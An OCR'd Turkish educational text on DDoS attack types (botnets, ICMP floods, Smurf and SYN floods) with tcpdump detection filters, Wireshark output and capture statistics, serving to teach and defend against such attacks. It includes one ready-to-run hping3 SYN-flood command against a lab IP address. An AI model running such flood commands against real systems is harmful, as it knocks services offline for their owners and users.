


http://www.digitalattackmap.com adresinden belirli ISP'ler den alınan veriler ışığınnda anlık olarak DDOS saldırıları izlenebilmektedir.

2.3 DDOS Saldırı Kategorileri

DDOS saldırı türlerinin sınıflandırılması yönünde çeşitli görüşler mevcuttur. Otoriteler çok çeşitli sınıflandırma yapabilmektedir. Bazı otoriteler DDOS saldırılarını OSI katmanları ile sınıflandırırken bazı kaynaklar kullanılan araç ve yöntemlere göre bazıları ise de etkilerine göre sınıflandırmaktadır.


Saldırları, türleri ve saldırı şekillerine göre sınıflandırma yapmak istediğimizde Şekil 1'deki gibi bir tablo çıkmaktadır.



Şekil 2 : DDOS saldırılarının sınıflandırılması.

2.3.1 Yoğunluk Tabanlı (volume-based) Saldırılar


Bu saldırılarda genel amaç hedefin herhangi bir servisine yönelik bant genişliğini tüketmek için yapıtığı saldırıdır. Hedefe doğru yapılan istekler çok geniş bant kaynaklarından, botnet' e dahil olmuş, bulut sistemi içerisindeki sunucları kullanarak çok sayıdaki sistemlerden yapılan saldırılardır.



Şekil 3 : Botnet ağı ve örneği


DDOS saldırısı anında alınacak log'larda en belirgin olacak şey kaynak ip adreslerinin çoğunlukta olması olcaktır. Kullanılacak bazzı teknikler sayesinde spoof edilmiş ip adresleri elende dahi yine çok fazla sayıda farklı ip adresi görülecektir. Bu ip adresleri botnet'e dahil olmuş ve merkezi bir noktadan (IRC Servers) kontrol edilen bilgisayarlardır. Botnet'edahil olan bilgisayarlar köle (zombie / slave) adlandırılırlar. Bu kontrol edilen bilgisayarlar sadece DDOS amaçlı değil diğer bir çok sanal saldırılarda kullanılabilirler. Saldırganların doğrudan kontrolü ile değil, ara bir segment kullanılarak kendilerini çok rahatlıkla gizleyebilmektdir. Bu kontrol merkezleri "Command Center (CC) " olarak adlandırılmaktadır.

Botnet'e dahil olan bilgisayar kullanıcılar çoğu zaman bunun farkında değillerdir. Bilgisayara bulaşan zararlı bir kod, yazılım bunlara sebep olmaktadır. Botnet'in bir parçası olması durumunda bilgisayar üzerine gözlemlenen yavaşlamalar, internete doğru sürekli paket gönderildiğinden internet hızı yavaşlamalarıdır.



Şekil 4 : Botnet'e dahil olmuş bir bilgisayardaki açık oturumlar.

Örnek bir "netsat" çıktısında internete doğru çok isteğin açık olduğu görülmektedir.




Şekil 4 : Botnet ağının bulut sistemler üzerinden yönetimi.

2.3.2 Protokol Kaynaklı Saldırılar

2.3.2.1 Internet Control Message Protocol Floods

En eski DoS saldır çeşitlerinden bir tanesidir. ICMP porotokolünü kullanılarak yapılan saldırılarda TCP/IP nin çalışma mantığında olan soru / cevap mantığı kullanır. Normal bir ICMP paketinde hedefe gönderilen istek (echo) eğer hedef açık ise (live) bir cevap döner (echo replay). Bu şekilde hedefe doğru yapılan çok fazla istek hedefin cevap vermeye başlaması ile hedef sistemin meşgul olmaya başlaması anlamına gelecektir ve hedefe doğru sahte ip kaynaklı yapılacak isteğe hedefin geri dönmesi bir süre sonra hedefi çalışmaz hale getirecektir. Çünkü hedef kendisine gelen her isteğe yanıt dönmek zorundadır ve sahte ip ile gelen isteklere cevap vermeye çalışacağı için sürekli ocho replay isteği gönderecektir.




Şekil 5 : Sahte ip adreslerinden icmp paketlerinin gönderilmesi.

2.3.2.2 Smurf Saldırıları

Bu saldırı çeşidinde mantık hedef sisteme istek yapmaktan çok, hedef sistemin istek yapmasına sepep olmak ve bulunduğu yerel ağ içerisinde sürekli istek

yapmış gibi gösterilmesidir. Saldırgan hedef sistemin ip adresini taklit ederek bulunduğu ağ içerisinde çok sayıda istek yaparak (broadcast) kurbana cevap dönülmesini sağlar.



Şekil 6 : Botnet ağı örneği

Smurf saldırıları için yönlendirici (router) cihazları üzerinde directed-broadcast trafiğin engellenmesi ile gerekli önlem alınmış olur.

2.3.2.3 TCP SYN Flood Attcaks

Tipik bir TCP haberleşmesi kullanıcı tarafından başlatılan ve sunucu tarafında yanıtlanan haberleşme datalarının tamamlanması ile oluşur.

TCP protokolu “connection-oriented” protokoldur. Bu özelliği ile bağlantının başlamasından bitimine kadar tüm bilgiler bayrak (flag) ile saklanır.

Bağlantı durumları;

Listen : Bağlatıya başlmadan önce bekleme durumu,

SYN-SENT : Bekleme durumundan sonra SYN paketinin gönderilmesi,

SYN-RCVD : gönderilen SYN paketine hedefin döndüğü SYN-ACK cevabı,

ESTABLISHED : SYN-ACK mesajından sonra hedefe gönderilen ACK mesajı ile tamamlan bağlatı durumudur.


Genel olarak ;

→ Closed : Bağlantının başlamadan önceki mevcut durumudur,

→ İstemci hedefe bir SYN (synchronize) mesajı gönderir,


→ Hedef istemciye SYN-ACK mesajı döner,

→ İstemci tekrardan ACK (acknowledgement) cevabı göndedir.



Şekil 7 : Üçlü el sıkışma sıralaması.

Bu üçlü işlemli haberleşmeye TCP three-way handshake (üçlü el sıkışma) denir. [2]



Şekil 7 : Üçlü el sıkışmamın tcp-dump görüntüsü.

SYN Flood saldırılarında ise saldırgan hedefe gönderdiği isteklere cevap vermez, spoof edilmiş ip adresleri kullanarak sunucunun sürekli sahte adreslere cevap dönmesi sağlanır (Şekil 4, Şekil 5)


SYN_SEND : Bağlantı için oturumun oluşmasındaki ilk adımdır. Kaynak ip/network hedefe syn paketleri gönderir.

SYN_RECEIVED : Hedefin kendisine gelen syn paketlerine syn+ack paketleri ile cevap vermesidir.

ESTABLISHED : Hedeften gelen syn+ack paketlerine ack ile cevap verilir ve üçlü el sıkışma gerçekleşip bağlantı sağlanmış olur.

455	26.776702	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=723892481 TSER=0 SACK_PERM=1
463	27.775178	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=723892491 TSER=0 SACK_PERM=1
475	28.779858	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=723892501 TSER=0 SACK_PERM=1
478	29.781389	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=723892511 TSER=0 SACK_PERM=1
482	30.779827	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=723892521 TSER=0 SACK_PERM=1

Şekil 8: SYN_SEND Wireshark görüntüsü.



Şekil 9 : Sahte ip'lerden gelen istekler (--random-source)

Sistemlede oluşan SYN trafiğini görmek için aşağıdaki örnekler incelenbilir; [19]

- Sistemin tcp/80 portuna yapılan SYN isteği için,

```
tcpdump -ne dst port 80 and 'tcp[13] & 2 == 2'
```

- Sistemin tcp/80 portuna yapılan ve boyutu 30 KB olan SYN isteği için,


```
tcpdump -c 30000 -ne dst port 80 and 'tcp[13] & 2 == 2'
```

- Sitemin kabul ettiği (cevap vermeye çalıştığı) SYN cevabını görmek için,

```
tcpdump 'tcp[13] & 16!=0'
```


Örnek bir SYN-FLOOD Saldırısı Örneği;

```
hping3 -i u1 -S -p 80 192.168.119.129
```




Şekil 10 : Bir SYN FLOOD saldırısının siddeti.[5]

Şekil 10'da bir SYN FLOOD saldırısı sırasındaki trafik değerleri ve saldırının durduğu anda trafik değerlerinin düşmesi gösterilmektedir. [5]



Şekil 11 : SYN FLOOD saldırısının tcp dump ile izlenmesi.


Yapılan SYN-Flood isteklerinini tek ip adresinden geldiği görülmektedir.



```
DumpFile:  syn.pcap
FileSize: 168.01MB
Id: 201412150440
StartTime: Mon Dec 15 04:40:23 2014
EndTime:   Mon Dec 15 04:43:00 2014
TotalTime: 157.00 seconds
TotalCapSize: 131.26MB  CapLen: 176 bytes
# of packets: 2408621 (131.26MB)
AvgRate: 7.10Mbps  stddev:0.90M   PeakRate: 9.17Mbps

### Packet Size Distribution (including MAC headers) ###
<<<<
 [   32-   63]:    2408609
 [   64-  127]:          6
 [  128-  255]:          6
>>>>


### Protocol Breakdown ###
<<<<
     protocol           packets                 bytes           bytes/pkt
-------------------------------------------------------------------------
[0] total          2408621 (100.00%)        137631156 (100.00%)     57.14
[1] ip             2408609 (100.00%)        137630410 (100.00%)     57.14
[2]  tcp           2408598 (100.00%)        137629128 (100.00%)     57.14
[3]   rtpdata           42 (  0.00%)             2394 (  0.00%)     57.00
[3]   ftp               41 (  0.00%)             2340 (  0.00%)     57.07
[3]   ssh               43 (  0.00%)             2454 (  0.00%)     57.07
[3]   telnet            41 (  0.00%)             2346 (  0.00%)     57.22
[3]   smtp              43 (  0.00%)             2454 (  0.00%)     57.07
[3]   name              40 (  0.00%)             2280 (  0.00%)     57.00
[3]   dns               36 (  0.00%)             2064 (  0.00%)     57.33
[3]   http(s)           21 (  0.00%)             1260 (  0.00%)     60.00
[3]   http(c)           19 (  0.00%)             1026 (  0.00%)     54.00
[3]   kerb5             41 (  0.00%)             2352 (  0.00%)     57.37
[3]   pop3              45 (  0.00%)             2574 (  0.00%)     57.20
[3]   sunrpc            41 (  0.00%)             2346 (  0.00%)     57.22
[3]   ident             40 (  0.00%)             2286 (  0.00%)     57.15
[3]   ident             40 (  0.00%)             2286 (  0.00%)     57.15
[3]   nntp              32 (  0.00%)             1830 (  0.00%)     57.19
[3]   ntp               37 (  0.00%)             2112 (  0.00%)     57.08
[3]   epmap             44 (  0.00%)             2508 (  0.00%)     57.00
[3]   netb-ns           47 (  0.00%)             2682 (  0.00%)     57.06
[3]   netb-se           47 (  0.00%)             2682 (  0.00%)     57.06
[3]   imap              44 (  0.00%)             2514 (  0.00%)     57.14
[3]   bgp               46 (  0.00%)             2634 (  0.00%)     57.26
[3]   ldap              37 (  0.00%)             2124 (  0.00%)     57.41
[3]   https             36 (  0.00%)             2052 (  0.00%)     57.00
[3]   ms-ds             35 (  0.00%)             2010 (  0.00%)     57.43
[3]   rlogin            36 (  0.00%)             2052 (  0.00%)     57.00
[3]   rtsp              35 (  0.00%)             1998 (  0.00%)     57.09
[3]   ldaps             49 (  0.00%)             2796 (  0.00%)     57.06
[3]   socks             53 (  0.00%)             3024 (  0.00%)     57.06
[3]   kasaa             42 (  0.00%)             2406 (  0.00%)     57.29
[3]   mssql-s           43 (  0.00%)             2454 (  0.00%)     57.07
[3]   scribe            45 (  0.00%)             2568 (  0.00%)     57.07
[3]   squid             38 (  0.00%)             2178 (  0.00%)     57.32
[3]   ms-gc             34 (  0.00%)             1944 (  0.00%)     57.18
[3]   ms-gcs            36 (  0.00%)             2058 (  0.00%)     57.17
[3]   mysql             25 (  0.00%)             1428 (  0.00%)     57.12
[3]   hotline           34 (  0.00%)             1938 (  0.00%)     57.00
[3]   realaud           27 (  0.00%)             1542 (  0.00%)     57.11
[3]   icecast           31 (  0.00%)             1770 (  0.00%)     57.10
[3]   gnu6346           34 (  0.00%)             1944 (  0.00%)     57.18
[3]   gnu6347           34 (  0.00%)             1944 (  0.00%)     57.18
